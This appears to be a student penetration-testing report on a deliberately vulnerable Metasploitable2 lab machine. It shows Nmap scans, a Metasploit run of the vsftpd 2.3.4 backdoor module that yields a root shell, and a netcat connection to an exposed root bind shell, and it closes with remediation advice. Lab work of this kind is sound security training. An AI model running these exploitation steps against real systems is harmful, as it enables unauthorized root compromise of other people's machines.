Vulnerability Assessment and Penetration Testing (VAPT) Report week -4

1. Executive Summary

A vulnerability assessment and penetration test was conducted on a deliberately vulnerable virtual machine to identify security weaknesses. The assessment revealed multiple critical vulnerabilities that allowed an attacker to gain complete control of the system. Exploitation resulted in root-level access, demonstrating severe risks to confidentiality, integrity, and availability. Immediate remediation is required to prevent real-world compromise.

2. Scope & Environment

Scope

- Internal network testing
- Single target system (Metasploitable2)
- No denial-of-service attacks performed

Methodology

- Reconnaissance
- Enumeration
- Exploitation
- Privilege verification
- Reporting

3. Tools Used

- Kali Linux
- Nmap
- Metasploit Framework
- Netcat

4. Attack Narrative


Network reconnaissance identified active hosts within the internal subnet.
Service enumeration revealed multiple outdated and insecure services exposed to the network.
The FTP service running VSFTPD 2.3.4 was identified as vulnerable and successfully exploited using Metasploit.
The exploit resulted in immediate root-level access to the system.
Further investigation revealed an exposed bind shell, allowing direct unauthenticated root access.
Multiple attack paths confirmed full system compromise.

5. Findings


ID	Vulnerability	Severity
F1	VSFTPD 2.3.4 Backdoor RCE	Critical
F2	Exposed Bind Shell (Port 1524)	Critical
F3	Multiple Unsecured Services	High

7. Evidence


Evidence ID	Description
E1	Network discovery scan
E2	Nmap service enumeration
E3	Metasploit exploit execution
E4	Root shell (whoami)
E5	Bind shell access
E6	Root privilege confirmation (id)




```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.101/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 10:18 EST
Nmap scan report for 192.168.56.1
Host is up (0.00037s latency).
MAC Address: 0A:00:27:00:00:11 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.0012s latency).
MAC Address: 08:00:27:3A:C9:62 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00054s latency).
MAC Address: 08:00:27:41:BB:8F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.87 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.56.100
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 10:22 EST
Nmap scan report for 192.168.56.100
Host is up (0.00024s latency).
MAC Address: 08:00:27:3A:C9:62 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.06 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.102

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 10:25 EST
Nmap scan report for 192.168.56.102
Host is up (0.00049s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:41:BB:8F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.53 seconds
```




```
msf > use  exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
```



```
msf > use  exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:37449 → 192.168.56.102:6200) at 2026-01-19 10:30:08 -0500

whoami
root
exit
[*] 192.168.56.102 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exit
```



```
┌──(kali㉿kali)-[~]
└─$ msfconsole

Metasploit tip: Run modules in the background with run -j so you can
keep working


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.4.99-dev                                ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads       ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion           ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execu
tion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use  exploit/unix/ftp/vsftpd_234_backdoor
```



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.56.102 1524

root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# 
```

8. Remediation Recommendations

- Remove or disable vulnerable services immediately
- Upgrade or replace outdated FTP services
- Block unused ports via firewall rules
- Enforce least-privilege principles
- Apply regular patching and system updates
- Monitor systems for unauthorized access

9. Conclusion

The assessment identified multiple critical vulnerabilities that enabled full system compromise.
Lack of service hardening and outdated software significantly increased risk.
Immediate remediation and continuous security monitoring are strongly recommended.